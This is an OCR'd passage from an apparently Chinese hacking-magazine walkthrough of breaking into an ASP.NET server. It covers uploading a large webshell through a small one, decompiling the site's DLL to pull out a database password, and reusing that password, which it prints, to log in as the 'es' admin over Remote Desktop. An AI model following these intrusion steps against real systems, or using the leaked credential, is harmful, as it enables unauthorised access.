


图 3

我们在本地使用HTML将变量l，也就是大马的内容post到备份得到的ASPX的小马上去，在小马的相同目录就会生成love.aspx的大马了。这台服务器支持ASP，直接备份了一句话木马，连接成功，如图4。

下面的问题就是最关键的了，如何提权呢！没有Pcanywhere，服务器虽然安装有Serv-U，但是并没有开启，也没有PHP、PERL等扩展。MSSQL的sa密码也没有找到，没有MYSQL。提权陷入了困境。无意中打开"系统用户和用户组信息查看"，却给了我灵感，如图5。




图 4




图5

大家还记得图2中报错的信息吗？"将 nvarchar 值 'es' 转换为数据类型为 int 的列时发生语法错误"，而系统中刚好也有一个管理员帐号是es。不难想到，es的数据库连接密码很有可能就是系统的登录密码，或者找到了数据库连接密码就是拿到了系统权限哦（社会工程学，嘿嘿）。要找到数据库连接密码就得先找到它藏到哪儿了。先来看下NewsView.aspx的源代码，头部是这么写的：

```
<%@ Register TagPrefix="UserControl" TagName="Header"
Src="Header.ascx" %>
<%@ Page language="c#" Codebehind="NewsView.aspx.
cs" AutoEventWireup="false" Inherits="Lab_3rd.NewsView" %>
<%@ Register TagPrefix="uc1" TagName="Footer"
Src="Footer.ascx" %>
```

看到"Inherits="Lab_3rd.NewsView""这一行说明很多函数，包括数据库连接串都被封在了dll文件里了。马上找到/bin/目录，果然Lab_3rd.dll静静地躺在那里，如图6。

以迅雷不及掩耳的速度把它下载了回来，下面就该是重量级的工具——Reflector出场了！下载地址是http://www.aisto.

com/roeder/dotnet/，这可是相当酷的一款.net反编译工具哦。直接运行后导入下载的Lab_3rd.dll，如图7。




图6




图7

然后我们去下载一个名叫“Code Search”的插件，待会儿要用到。Reflector的插件的下载地址是http://www.codeplex.com/reflectoraddins，里面还有很多非常不错的插件哦。打开节点，找到Lab_3rd下的MyConn下的conn，如图8。

看到conn这个类是private（私有）的，现在“Code Search”就要派上用场了。点击Code Search，然后在搜索框中输入conn。很快的就搜出两个结果，其中一个里面放的就是我们千辛万苦要寻找的数据库连接密码了，如图9。

终于得到了es的数据库连接密码elabadmin，使用用户名es，密码elabadmin，果然成功登录了远程桌面。

